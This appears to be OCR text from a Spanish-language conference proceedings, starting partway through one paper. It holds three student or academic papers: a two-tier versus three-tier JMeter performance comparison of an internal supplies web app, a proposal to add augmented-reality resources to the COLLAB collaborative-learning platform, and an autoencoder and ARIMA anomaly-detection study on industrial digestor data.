La aplicación en cuestión se encarga de registrar la distribución de suministros informáticos desde el departamento de sistemas hacia los diferentes sectores del organismo. Su desarrollo se basó en la premisa de mantener un control preciso del stock del depósito, facilitar la realización de pedidos de suministros, además, llevar un registro detallado de la cantidad y la frecuencia con la que cada sector recibe los insumos necesarios. Este sistema está alojado en un servidor interno, al cual tienen acceso las diferentes jefaturas que forman parte de la subgerencia de sistemas. Cada una de estas jefaturas desempeña un rol específico en el proceso, donde algunos realizan pedidos, otros se encargan de las entregas, y otros tienen funciones de administración.

2 Instrumentación

Para el despliegue del estudio en cuestión se dispuso de los siguientes paquetes de software y hardware:

- Notebook Intel Core i3 1005G1 y 8Gb de memoria RAM
- Sistema operativo Linux en su distribución Ubuntu 22.04 (con firewall desactivado durante las pruebas)
- MySQL Workbench
- NMap – Zenmap (GUI)
- Apache Jmeter (5.6.2)

3 Desarrollo

Arquitecturas de las Aplicaciones Web

El acceso a las páginas está agrupado también en el tiempo (sesión). Los componentes de una aplicación Web son:

1. Lógica de negocio.
   Parte más importante de la aplicación.
   Define los procesos que involucran a la aplicación.
   Conjunto de operaciones requeridas para proveer el servicio.
2. Administración de los datos.
   Manipulación de BD y archivos.
3. Interfaz
   Los usuarios acceden a través de navegadores, móviles, PDAs, etc.
   Funcionalidad accesible a través del navegador.
   Limitada y dirigida por la aplicación.

Las aplicaciones web se modelan mediante lo que se conoce como modelo de capas. Una capa representa un elemento que procesa o trata información. Los tipos que vemos son modelo de dos y tres capas.

Modelo de dos capas

La arquitectura cliente/servidor también es conocida como arquitectura de dos capas. Requiere una interfaz de usuario que se instala y se ejecuta en una PC o estación de trabajo y envía solicitudes a un servidor para ejecutar operaciones complejas.

Los componentes de las capas son:

- Cliente: La lógica de negocio está inmersa dentro de la aplicación que realiza el interfaz de usuario, en el lado del cliente.
- Servidor: Administra los datos.

Modelo de 3 capas

Está diseñada para superar las limitaciones de las arquitecturas ajustadas al modelo de dos capas, introduce una capa intermedia entre presentación y los datos, los procesos pueden ser manejados de forma separada a la interfaz de usuario y a los datos, esta capa intermedia centraliza la lógica de negocio, haciendo la administración más sencilla, los datos se pueden integrar de múltiples fuentes, las aplicaciones web actuales se ajustan a este modelo.

Componentes:

- Un cliente, es decir, el equipo que solicita los recursos, equipado con una interfaz de usuario (generalmente un navegador web) para la presentación.
- El servidor de aplicaciones (también denominado software intermedio), cuya tarea es proporcionar los recursos solicitados, pero que requiere de otro servidor para hacerlo.
- El servidor de datos, que proporciona al servidor de aplicaciones los datos que éste le solicitó.

En el siguiente cuadro se resumen las ventajas y desventajas de ambos modelos:

	Ventajas	Desventajas
Modelo en dos capas	El control centralizado en el servidor garantiza la seguridad y la integridad de los datos, evitando que programas clientes no autorizados afecten el sistema.	Es difícilmente escalable.
	El modelo cliente-servidor permite escalar clientes y servidores de forma independiente para manejar aumentos de capacidad.	Número de conexiones reducido.
	Hay tecnologías bien desarrolladas diseñadas para el modelo cliente-servidor que garantizan seguridad en transacciones, amigabilidad en la interfaz y facilidad de uso.	Alta carga de la red.
		La flexibilidad es restringida.
Modelo en tres capas	Un mayor grado de flexibilidad.	Pueden incrementar el tráfico en la red cuando muchos clientes envían peticiones a un solo servidor.
	Mayor seguridad, ya que la seguridad se puede definir independientemente para cada servicio y en cada nivel.	Requiere más balance de carga y tolerancia a las fallas.
	Mejor rendimiento, ya que las tareas se comparten entre servidores.	Los exploradores actuales no son todos iguales.

Por último, para evidenciar las redes creadas se utilizó la herramienta Nmap de escaneo de puertos y descubrimiento de hosts que existe actualmente. Nmap nos permitirá obtener una gran cantidad de información sobre los equipos de nuestra red, es capaz de escanear qué hosts están levantados, e incluso comprobar si tienen algún puerto abierto.

4 Comparativa de rendimientos

Las pruebas de rendimiento son un aspecto extremadamente importante del ciclo de vida del desarrollo de software y aplicaciones. En un nivel básico, JMeter funciona simulando visitantes a la aplicación o servicio permitiendo a los usuarios crear y enviar solicitudes HTTP (Protocolo de transferencia de hipertexto) al servidor.

El plan de prueba se dividió en dos etapas, las pruebas en dos capas y en tres capas, simulando 200 peticiones de usuarios de listar los productos en periodos de 20 segundos

dando como resultado 10 peticiones por segundo. Los resultados obtenidos fueron los siguientes:

		Prueba en dos capas	Prueba en tres capas
Promedio	Tiempo promedio que tarda una solicitud HTTP.	12	18
Desviación estándar	Evalúa la consistencia del rendimiento de un sistema bajo carga simulada. Una desviación baja indica que los puntos de datos están muy cerca de la media.	14,88	7,55
Rendimiento	Cantidad de pedidos por segundos/minutos/hora de la prueba.	10,2 /sec	10,0 /sec
KB/sec recibidos	Tasa de transferencia de datos medida en kilobytes por segundo (KB/sec) durante una prueba de carga	24,53	24,18
KB/sec enviados	Tasa de transferencia de datos en kilobytes por segundo que se envían desde el cliente (la máquina donde se ejecuta JMeter) al servidor durante la ejecución de una prueba de carga	2,68	2,64
Latencia (Promedio)	Tiempo que transcurre entre un estímulo y la respuesta que produce, en base al promedio de latencia entre todas las peticiones.	8,26	10,28
Tiempo conectado (Promedio)	Tiempo total durante el cual la prueba de carga está ejecutando conexiones al servidor	2,74 ms	2,02 ms
Tiempo de muestreo (Promedio)	Tiempo entre cada medición de datos durante la ejecución de la prueba.	12,47 ms	18,19 ms

En resumen, podemos decir que el modelo de dos capas arroja mejores resultados en cuanto a su rendimiento. Esto lo vemos, por ejemplo, en que la latencia que pasa de 8.26 a 10.28 en la prueba de tres capas y que el tiempo promedio que tarda cada solicitud es menor. Por otro lado. la cantidad de kilobytes recibidos y enviados que puede procesar por segundo es mayor en dicho modelo. El tiempo promedio que tarda una solicitud http también es menor en este modelo siendo de 12ms y 18ms para el modelo de tres capas. El rendimiento también arrojo un resultado levemente mejor ya que la cantidad de pedidos por segundos es 0.2 segundos más.

Estos resultados eran esperados ya que al tener la base de datos en un host diferentes y tener más saltos en la red, los tiempos de respuestas serán mayores. Sin embargo, algunos indicadores son favorables al modelo de 3 capas, como el tiempo conectado siendo el tiempo que ejecuta conexiones al servidor disminuye 72ms.

5 Conclusiones

La aplicación, es su versión inicial en red local, se beneficia de un modelo de dos capas ya que arroja ventajas significativas de rendimiento en cuanto a las variables evaluadas y por lo tanto el desarrollo puede ser más rápido, ya que hay menos componentes y conexiones que gestionar. Esto puede ser beneficioso en proyectos pequeños, como es el caso de estudio. La adopción de este modelo también favorece el control centralizado en el servidor como también la integridad de los datos. Otro aspecto a tener en cuenta es que un modelo de dos capas puede requerir menos recursos y, por lo tanto, puede ser más económico en términos de infraestructura y costos asociados.

References

1. I. T. d. Matehuala, «Programacion Web,» [En línea]. Available: https://programacion-webisc.wordpress.com/2-1-arquitectura-de-las-aplicaciones-web/.
2. S. D. Luz, «Realiza escaneos de puertos con Nmap a cualquier servidor o sistema,» Redes Zone, 2023 Agosto 2023. [En línea]. Available: https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/.
3. E. Heidi, «Cómo instalar la pila Linux, Apache, MySQL y PHP (LAMP) en Ubuntu 20.04,» Digital Ocean, 19 Mayo 2020. [En línea]. Available: https://www.digitalocean.com/community/tutorials/how-to-install-linux-apache-mysql-php-lamp-stack-on-ubuntu-20-04-es.
4. U. d. Murcia, «Alojamiento web, Visión General,» 2018. [En línea]. Available: https://www.um.es/docencia/barzana/DAWEB/2017-18/daweb-practica-alojamiento-web.html.
5. E. B. A. Pulgar, «Guía básica para utilizar JMeter,» Academia Pragma, 22 Abril 2021. [En línea]. Available: https://www.pragma.com.co/academia/lecciones/guia-basica-para-utilizar-jmeter.
6. Vargas, «ARQUITECTURAS DE APLICACIONES WEB DE 2, 3 Y N CAPAS,» Mundo Android Web, [En línea]. Available: https://tec755.wordpress.com/infografia/.

Incorporación de recursos aumentados en entorno de Aprendizaje Colaborativo Soportado por Computadora

Paulina Giménez Suárez, Rosanna Costaguta & María de los Ángeles Menini

Universidad Nacional de Santiago del Estero (UNSE), Instituto de Investigación en Informática y Sistemas de Información (IIISI)
Avda. Belgrano (S) 1917, 4200 Santiago del Estero, Argentina
paulitatipgs@gmail.com,{rosanna, marameni}@unse.edu.ar

Resumen. Dentro de un grupo de aprendizaje colaborativo cada estudiante manifiesta un comportamiento particular al desarrollar las actividades diseñadas por el profesor. Este comportamiento depende, en parte, de los estilos de aprendizaje y de personalidad que el estudiante posea. Por lo que instar a los miembros de un grupo a resolver una consigna de manera colaborativa, no garantiza en forma alguna que el comportamiento y el desempeño de esos grupos sean los adecuados, ni que la experiencia de enseñanza y de aprendizaje sea exitosa. A partir de esta problemática el presente artículo presenta los avances realizados de un trabajo final de grado para la Licenciatura en Sistemas de Información cuyo objetivo es contribuir a mejorar los procesos de enseñanza y aprendizaje en un entorno de aprendizaje colaborativo soportado por computadora, mediante el uso de recursos aumentados adaptados a los estilos de aprendizaje que manifiestan los estudiantes que integran los grupos.

Palabras clave: realidad aumentada, aprendizaje colaborativo soportado por computadora, grupos de aprendizaje, estilos de aprendizaje.

1 Introducción

El término Aprendizaje Colaborativo Soportado por Computadora (ACSC) se refiere a la organización de actividades de enseñanza y aprendizaje en las que los estudiantes interactúan en grupos a través de medios digitales [1]. Estas actividades son asignadas por el docente y los participantes pueden trabajar colaborativamente ubicados en puntos geográficos distantes, e incluso, contribuyendo en momentos diferentes en el tiempo, acorde con sus respectivas disponibilidades [2].

García et al [3] sostienen que dentro de un grupo de aprendizaje colaborativo cada estudiante manifiesta un comportamiento particular al desarrollar las actividades y tareas diseñadas por el profesor. Ese comportamiento no depende sólo de las necesidades y del conocimiento que el grupo tenga en ese momento en particular, sino también, de la inclinación de cada estudiante hacia estilos propios de aprendizaje y de personalidad. Por lo que instar a los miembros de un grupo a resolver una consigna de

manera colaborativa, no garantiza en forma alguna que el comportamiento y el desempeño de esos grupos sean los adecuados o esperados, ni que la experiencia de enseñanza y de aprendizaje sea exitosa [4].

En la Universidad Nacional de Santiago del Estero (UNSE), Argentina, se desarrolló la aplicación COLLAB (http://chat.fce.unse.edu.ar/chat/web/). Esta aplicación web fue especialmente creada para soportar los procesos de ACSC, es decir, es posible gestionar y soportar actividades colaborativas de aprendizaje basadas en diálogo tanto síncrono como asíncrono. La forma de llevar a cabo las actividades colaborativas es a través de salas grupales (espacios virtuales colaborativos síncronos o asíncronos) en la que cada uno de los integrantes (incluido el e-tutor) puede dialogar con los demás integrantes del grupo, así como también compartir archivos tales como: pdfs, imágenes, videos, enlaces, etc. pero de una forma plana, es decir, sin ningún tipo de visualización previa ni interactividad.

La Realidad Aumentada (RA) es una variación de los entornos virtuales, en los que se combinan objetos reales y virtuales en 3D que contienen información y el usuario interactúa en tiempo real para recrear sobre su realidad física los objetos virtuales en busca de la construcción de nuevos significados [5]. En los últimos años la RA ha tenido un crecimiento considerable en diferentes ámbitos. En el ámbito de la educación, el uso de la RA presenta una didáctica diferente en la reproducción y creación de materiales. Esta consiste en poder incorporar información digital (videos, imágenes, etc.) y física en tiempo real, que están apoyados en los dispositivos tecnológicos con los que se cuenta hoy en día y en las aplicaciones y herramientas de realidad aumentada para potencializar las capacidades de los sentidos [6]. También, con dicha didáctica se producen ricas experiencias de aprendizaje que mejoran las habilidades, el conocimiento y el aprendizaje colaborativo [7].

En la actualidad, de la mano de los recursos tecnológicos disponibles, la educación necesita proporcionar los medios y los recursos para generar nuevas formas de enseñar y de aprender [2]. Sin duda, esta realidad también impacta en el ACSC. Por ello, en el presente artículo se presenta una propuesta de inclusión de recursos aumentados adaptados a los estilos de aprendizaje de los estudiantes en las actividades de aprendizaje en la aplicación COLLAB. La hipótesis de investigación que guía este trabajo sostiene que, proporcionando recursos aumentados adaptados a los estilos de aprendizaje de los miembros del grupo, se propiciarán nuevas formas de enseñar y de aprender que impactarán positivamente en el desempeño de los estudiantes.

2 Recursos aumentados para COLLAB

Este trabajo se está llevando a cabo como Trabajo Final de Graduación para la obtención del título de Licenciada en Sistemas de Información de una de las autoras, en la Facultad de Ciencias Exactas y Tecnologías (FCEyT) de la UNSE. En particular, se desea ampliar las funcionalidades del entorno COLLAB para que los estudiantes y docentes que lo usan puedan valerse de recursos aumentados adaptados a los estilos de aprendizaje de los estudiantes en sus actividades, y así potenciar los procesos de enseñanza y de aprendizaje grupales.

Concretar esta propuesta implica actividades de diseño, desarrollo, integración y evaluación de los módulos web necesarios para integrar los mencionados recursos aumentados en el entorno de ACSC que es COLLAB. A continuación, se describen las principales actividades incluidas en el plan de trabajo:

1. Realizar un mapeo sistemático de literatura para establecer el estado del arte en lo referente a la creación y uso de aplicaciones que disponen de recursos aumentados en contextos educativos, particularizando la búsqueda a contextos colaborativos.
2. Estudiar el entorno COLLAB. Analizar las estructuras de datos y las funcionalidades del entorno para determinar cómo incluir en él capacidades de realidad aumentada.
3. Analizar y seleccionar software para realidad aumentada. Indagar sobre herramientas de desarrollo y programación de realidad aumentada, compatibles con COLLAB, y seleccionar una para su uso.
4. Desarrollar un nuevo módulo en COLLAB. Diseñar y codificar una nueva funcionalidad, acoplada a COLLAB, mediante la que los estudiantes puedan utilizar recursos aumentados adaptados a sus estilos de aprendizaje en la realización de sus tareas de aprendizaje.
5. Experimentar en contextos reales. Concretar experiencias especialmente diseñadas para validar el correcto funcionamiento de la nueva funcionalidad. En estas experiencias participarán docentes y estudiantes de la Licenciatura en Sistemas de Información (FCEyT - UNSE). Para poder llevar a cabo la experimentación en cada una de las asignaturas participantes, con la colaboración de los docentes a cargo, se crearán los recursos aumentados correspondientes. Dado que COLLAB cuenta con el registro de los estilos de aprendizaje de los estudiantes participantes, los recursos aumentados se crearán adaptándolos a las preferencias de sus estilos. Por ejemplo, ante un estilo de aprendizaje visual se optará por un recurso aumentado del tipo audiovisual, mientras que si el estilo es auditivo se elegirá un formato plano. Los estilos de aprendizaje registrados en COLLAB responden al modelo creado por Felder y Silverman [9].
6. Analizar resultados. Procesar los resultados obtenidos durante la experimentación y, de ser necesario, realizar los ajustes pertinentes. Validar la hipótesis de investigación.

3 Avances del trabajo

En primera instancia, acorde con lo planificado, se realizó un mapeo sistemático de literatura que fue publicado en el año 2023 [8]. Este mapeo sistemático representó un primer aporte del trabajo de investigación: conocer el estado del arte actual del conocimiento en el área de las aplicaciones de aprendizaje que incluyen RA. En dicho mapeo se detectó la inexistencia de aplicaciones educativas colaborativas que utilicen RA, demostrando así la necesidad de desarrollar aplicaciones web educativas y colaborativas que cuenten con recursos aumentados, tal como se propone en el presente trabajo.

Cumpliendo con la segunda actividad planteada en el plan de trabajo descripto en la sección anterior, se llevó a cabo un relevamiento de los componentes que forman parte de COLLAB, en particular, el componente correspondiente a la sala grupal. Este

componente se encarga de crear y mantener los diálogos para cada grupo, y también de brindar las herramientas y recursos que los estudiantes necesitan para concretar las interacciones y desarrollar la actividad propuesta por el profesor.

A partir de conocer el estado del arte y el posterior estudio del componente de interés se procedió a analizar la disponibilidad de software para realidad aumentada que fuera compatible con COLLAB. Solo se consideró software de código abierto, destacándose tres productos:

1. Model Viewer, es un componente web que tiene como objetivo colocar contenido 3D en la web fácilmente con unas pocas líneas de código, pero, que se limita a recursos aumentados que solo tienen extensión glb y usdz.
2. MindAR, es un kit de desarrollo de software web de RA para crear aplicaciones de RA de seguimiento de imágenes y seguimiento facial. Dado que los recursos aumentados en COLLAB serán accedidos a través de marcadores plasmados en la pantalla, este software mostró problemas de renderizado debido al brillo de las pantallas y no permitió recuperar correctamente los recursos aumentados en varias oportunidades.
3. AFrame, es un framework web para construir experiencias de realidad virtual (VR). Este framework hace uso de la librería AR.js la cual, es una librería liviana para RA en la web, que viene con características como seguimiento de imágenes, RA basado en ubicación y seguimiento de marcadores. AFrame junto con AR.js permite hacer uso de recursos aumentados con extensión: gltf, glb, obj, mp4, mp3, png y jpg.

Dado lo expuesto en las viñetas previas, el software seleccionado fue AFrame. A partir de este punto, se comenzó a desarrollar la cuarta actividad del plan de trabajo consistente en el diseño y codificación de la nueva funcionalidad para COLLAB. Esto se concreta a través de dos partes:

1. La primera consiste en un modal (desarrollado con HTML, Bootstrap 5 y JavaScript) que contiene un formulario que permite cargar hasta 3 archivos que posteriormente van a ser enviados mediante el método POST de PHP, procesados y almacenados (con el uso de PHP) en carpetas de escenas de RA. Los datos de las escenas (incluyendo la ubicación de los archivos) serán almacenados en una base datos para luego ser recuperados a fin de poder luego armar la escena de RA. La escena puede incluir archivos: gltf, glb, obj, mp4, png y jpg, y en el caso de no ser un archivo de video (como es mp4), adicionalmente se puede incluir audio a la escena en formato mp3. Una vez almacenados los archivos se construye de manera automática el código QR y marcador (haciendo uso de JavaScript) a través del cual los estudiantes podrán reproducir los recursos aumentados.
2. La segunda parte consiste en un entorno de RA donde se recrea la escena con los archivos recuperados a través de la ubicación almacenada en la base de datos, utilizando además los componentes que ofrece Aframe y AR.js para la reproducción de archivos de manera aumentada. Adicionalmente, la escena ofrece botones de play, stop, sonido on y sonido off en caso de tratarse un archivo mp4, y botones de play y stop para aquellas escenas a las que se le haya agregado audio.

4 Conclusiones

En este momento se está finalizando la cuarta actividad del plan de trabajo acoplando a COLLAB el módulo desarrollado para RA. Una vez finalizada la integración, se continuará con las actividades de experimentación con estudiantes y profesores reales. Estas actividades están planificadas para ser ejecutadas durante el mes de octubre próximo. La recolección de los datos experimentales y su posterior análisis permitirá validar la hipótesis de investigación.

Referencias

1. Costaguta, R., Menini, M., Missio, D., Santana-Mansilla, P., Lescano, G., Martínez-Mirón,E. & Sánchez-Román, G. Aprendizaje Colaborativo Soportado por Computadora. En: *HCI-COLLAB: Perspectivas en la Interacción Humano-Tecnología*, 340-370. (2022).
2. Costaguta, R., Menini, M., Missio, D., Santana Mansilla, P., Lescano, G., Acosta, C., Yanacón Atía, D., Varas, P., Pérez Crespo, C., Pérez Crespo, M., Palavecino, A & Concha Medica, E. Mejorando Escenarios de Aprendizaje Colaborativo Soportado por Computadora. *En XIX Workshop de Investigadores en Ciencias de la Computación* (WICC 2017, ITBA, Buenos Aires). (2017).
3. Garcia, L. N., Salazar, N. I. & Costaguta, R. Adaptaciones en Aprendizaje Colaborativo Soportado por Computadora. En *XXIV Workshop de Investigadores en Ciencias de la Computación* (WICC 2022, Mendoza). (2022).
4. Costaguta R. & Menini M. An AssistantAgent for Group Formation in CSCL based onStudent Learning Styles. En *Proc. 7th Euro American Conference on Telematics and Information Systems.* Association for Computing Machinery, New York, NY, USA, Article 24, 1–4. (2014)
5. Azuma, R. A survey of augmented reality. En Presence: Teleoperators and Virtual Environments 6, 4 (August 1997), 355-385. (1997).
6. Pérez, R., Escudero, A. Realidad aumentada en la enseñanza. *Revista Digital Universitaria* Vol. 21 (6). (2020).
7. Barrientos, I. &, Duniesky, Dorta P. La realidad aumentada como recurso didáctico en la enseñanza superior. *Revista Cubana de Ciencias Informáticas* Vol. 15. (2021).
8. Gimenez Suarez, P., Costaguta, R. & Menini, M. Aplicaciones educativas y realidad aumentada: un mapeo sistemático de literatura. *XXIX Congreso Argentino de Ciencias de la Computación (CACIC)* (Luján, 9 al 12 de octubre de 2023). (2023).
9. Felder, R. M., & Silverman, L. K. Learning and Teaching Styles in Engineering Education. *Engr.Education*, Vol.78 (7), 674–681. (1988).

Industrias Inteligentes. Aplicación de metodologías de aprendizaje automático para optimizar procesos industriales

Adriel Reverte[1], Joel Acosta[2], Federico Walas Mateo[3]

[1] Ingeniería en Computación, UNLP
reverteadriel@gmail.com
[2] Chaska Analytics
[3] UNLP

Abstract. En este artículo se desarrollan los conceptos asociados a la generación de datos desde los procesos industriales, y su transformación en información para que las empresas industriales evolucionen hacia el modelo Industria 4.0.
Se desarrolla el marco conceptual sobre inteligencia artificial, en particular conceptos sobre machine learning como motor de optimización de procesos, la integración con Internet Industrial de las Cosas (IIoT) y cómo esta información puede colaborar para optimizar procesos.
Al final del trabajo se presenta una experiencia de aplicación de una metodología de machine learning desarrollada en una empresa del sector alimentos que se encuentra transitando la evolución para convertirse en una empresa inteligente

Keywords: Machine learning, Industria 4.0, IIoT, autoencoder, ARIMA

1 Introducción

Para comenzar a analizar esta arista, se puede citar el trabajo de Walas Mateo & Redchuk [1], donde se realizó una investigación a partir de un análisis bibliométrico sobre el impacto de IIoT para el éxito de AI/ML como motor de optimización de procesos en la I4.0. El trabajo valida la hipótesis, aunque resalta la complejidad intrínseca que presenta este tipo de soluciones, observa la novedad del tema, y por último que el tema es dominado por el ámbito científico académico, pero existe una limitada aplicación en la industria.
En el marco de los sistemas de producción inteligente, el ecosistema de manufactura está compuesto por una amplia variedad de dispositivos que recolectan datos de los distintos procesos industriales. Yalcinkaya et al. [2] afirma que IIoT es una nueva generación de tecnología que se enriquece con la existencia de soluciones que toman datos a nivel piso de planta (sensores, actuadores, etc.) con altos grados de precisión. Por lo tanto, la visibilidad de las operaciones ha avanzado a nuevos niveles que facilitan la adquisición de una vasta cantidad de datos y retroalimentación prácticamente instantánea. De esta manera es posible adoptar algoritmos de AI que facilitan la productividad y eficiencia en los procesos.
Yang et al [3], observa que la fabricación inteligente es un nuevo paradigma que permite que la fabricación entre en su cuarta revolución mediante la explotación de

sensores, comunicaciones y computación de última generación como el IIoT. Mediante el uso de computación de alto rendimiento y modelado avanzado, tiene como objetivo mejorar la flexibilidad y adaptabilidad de la fabricación. Los autores abordan esta metodología mediante la revisión del uso combinado de modelos híbridos basados en datos y basados en el conocimiento, y analiza cómo dichas técnicas encajan perfectamente en la plataforma de fabricación inteligente. Además, se brinda una discusión sobre los nuevos paradigmas de modelos híbridos habilitados por la plataforma de fabricación inteligente del entorno de negocio actual.

2 Marco Conceptual

Estudios recientes sobre producción inteligente con algoritmos ML cubren áreas en el ámbito industrial que incluyen planificación de producción, consumo total de energía, programación de máquinas, diseño de productos y mecanizado sostenible [4]. La inclusión de tecnologías emergentes como IoT, inteligencia artificial, análisis de datos, servicios de entrega digital está influyendo en las prácticas de producción inteligente en la era de la I4.0 [5], [6]. Algunos estudios han informado que el uso de estas tecnologías avanzadas en la fabricación sostenible da como resultado la minimización del consumo total de energía, la reducción de los insumos de mano de obra y una mejor predicción del mantenimiento basada en las condiciones [7].

Por otro lado, algunos autores [5], [8] consideran que uno de los principales desafíos es la generación de una gran cantidad de datos. Esto se justifica por el hecho de que los datos generados serán útiles para la toma de decisiones, pero se deben organizar, y analizar mediante el uso de herramientas de modelado de datos.

Las industrias actualmente están aplicando inteligencia artificial y aprendizaje automático para mejorar la eficiencia, la seguridad de los empleados y mejorar la calidad del producto. En las empresas manufactureras, el mantenimiento continuo de las líneas de producción y la maquinaria resulta en gastos importantes, que también tienen un impacto importante en el resultado final de cualquier operación de producción dependiente de activos [9].

Según Hernández Orallo et al. [10], ML o aprendizaje automático es el área de la inteligencia artificial que se ocupa de desarrollar algoritmos (y programas) capaces de aprender, y constituye, junto con la estadística, el corazón del análisis inteligente de los datos. Los principios seguidos en el aprendizaje automático son similares a los aplicados en la minería de datos: la máquina aprende un modelo a partir de ejemplos y lo usa para resolver el problema.

Uno de estos modelos es el autoencoder [11]. El autoencoder es un modelo de aprendizaje no supervisado que identifica patrones en un conjunto de datos. Su estructura básica se compone de dos partes: un codificador, que toma los datos de entrada y los transforma en una representación de menor dimensión, y un decodificador, que utiliza esta representación comprimida para reconstruir los datos originales con la mayor fidelidad posible.

Otro modelo relevante es el ARIMA [12]. ARIMA es un acrónimo de AutoRegressive Integrated Moving Average, y como su nombre indica, este modelo está compuesto por

tres componentes: un componente autorregresivo (AR), un componente integrado (I) y un componente de media móvil (MA).

3 Desarrollo del Caso

El proyecto se basó en el dataset de Chaska Analytics disponible en Insight Hub, una plataforma que centraliza datos y análisis. La necesidad era contar con una alternativa económica a Insight Hub para pronosticar y detectar anomalías en series temporales, y de esa forma brindar una ayuda a operarios industriales a través de estos modelos. Para comenzar, se extrajo el dataset de Insight Hub y, utilizando Node-Red para automatizar el proceso, se cargó en una base de datos MongoDB. Los modelos se desarrollaron en Python usando Google Colab con la bibliotecas Keras y SKLearn. La parte del dataset utilizada para el entrenamiento y prueba de los modelos provino de un digestor industrial cuya función es materia prima animal para su cocción. El entrenamiento se centró en la predicción de la temperatura de salida del digestor, ya que esta variable podría indicar un mal funcionamiento. Para este entrenamiento, se utilizaron varias variables del mismo digestor, incluyendo la temperatura de entrada, la velocidad del variador (que se refiere a la velocidad a la que el motor conectado al variador está funcionando), el porcentaje modulante de vapor digestor (que indica qué tan abierta está la válvula de vapor) y el consumo del motor.

Desarrollo del Autoencoder

El primer paso en el desarrollo del modelo de predicción de anomalías fue preparar el dataset. Como mencionado anteriormente la serie temporal de la temperatura de salida de un digestor industrial como dato principal, complementado con otras series temporales del digestor para mejorar el entrenamiento del modelo.
El dataset se normalizó para mitigar la influencia de valores atípicos y se generó una secuencia de longitud fija en un arreglo. Con el dataset preparado, se programó el modelo: un autoencoder de múltiples capas con función de activación ReLU. Entre las capas del autoencoder, se incorporaron capas de dropout para aplicar una tasa de abandono y prevenir el sobreajuste durante el entrenamiento.




Imagen 1: Modelo Autoencoders generico

Una vez entrenado el modelo, se probó con datos de fechas diferentes a las utilizadas en el entrenamiento para evaluar su dependencia de las variables y se obtuvo un error cuadrático medio de aproximadamente 0.06. En la figura siguiente se puede observar cómo los cambios en la variable “PorcentajeModulanteVaporDigestor” se reflejan en la detección de anomalías.




Imagen 2: Detección anomalías y comparación con variable

Desarrollo del modelo ARIMA

Al igual que en el caso anterior, el primer paso fue preparar el dataset. Se utilizó la Temperatura de Salida del digestor y las variables relacionadas que podrían influir en el modelo.

Dado que ARIMA requiere series temporales periódicas y nuestro dataset no lo era, se periodizó a intervalos de 5 minutos utilizando un método de backwards fill. Con el dataset preparado, se configuró el modelo ARIMA con parámetros AR: 2, I: 1,

MA: 0. Estos parámetros, determinados tras exhaustivas pruebas, ofrecen un equilibrio adecuado entre tiempo de entrenamiento y fiabilidad.




Imagen 3: Comparación forecast y valores reales

Una vez entrenado el modelo, se realizó una predicción (forecast) para una fecha del dataset distinta a la utilizada en el entrenamiento y se compararon los resultados, como se puede observar en la imagen.

Este modelo posee un error cuadrático medio de aproximadamente 0.2.

4 Conclusiones y trabajo futuro

Se lograron los objetivos del proyecto, desarrollando modelos para el pronóstico y detección de anomalías en series temporales en el contexto de IIoT. Estos modelos no solo proporcionarán información detallada a los operadores industriales, sino que también tienen el potencial de reducir costos, tanto en la contratación de servicios como Insight Hub, como en la optimización de las actividades industriales debido a una mayor riqueza de información.

Sin embargo, los modelos también pueden mejorarse. Algunas áreas para futuras mejoras incluyen:

- **Ampliación del dataset:** Incluir más fechas y variables para enriquecer el análisis.
- **Modificación del autoencoder:** Reducir la cantidad de filtros y explorar posibles mejoras en el rendimiento.
- **Análisis de dependencias:** Detallar mejor las relaciones entre variables para optimizar tanto el modelo como el proceso industrial.
- **Entrenamiento de nuevos modelos:** Desarrollar modelos de pronóstico y detección de anomalías para diferentes variables.
- **Acceso a la información:** Crear una forma sencilla para que los técnicos encargados del proceso industrial accedan a esta información.

Referencias

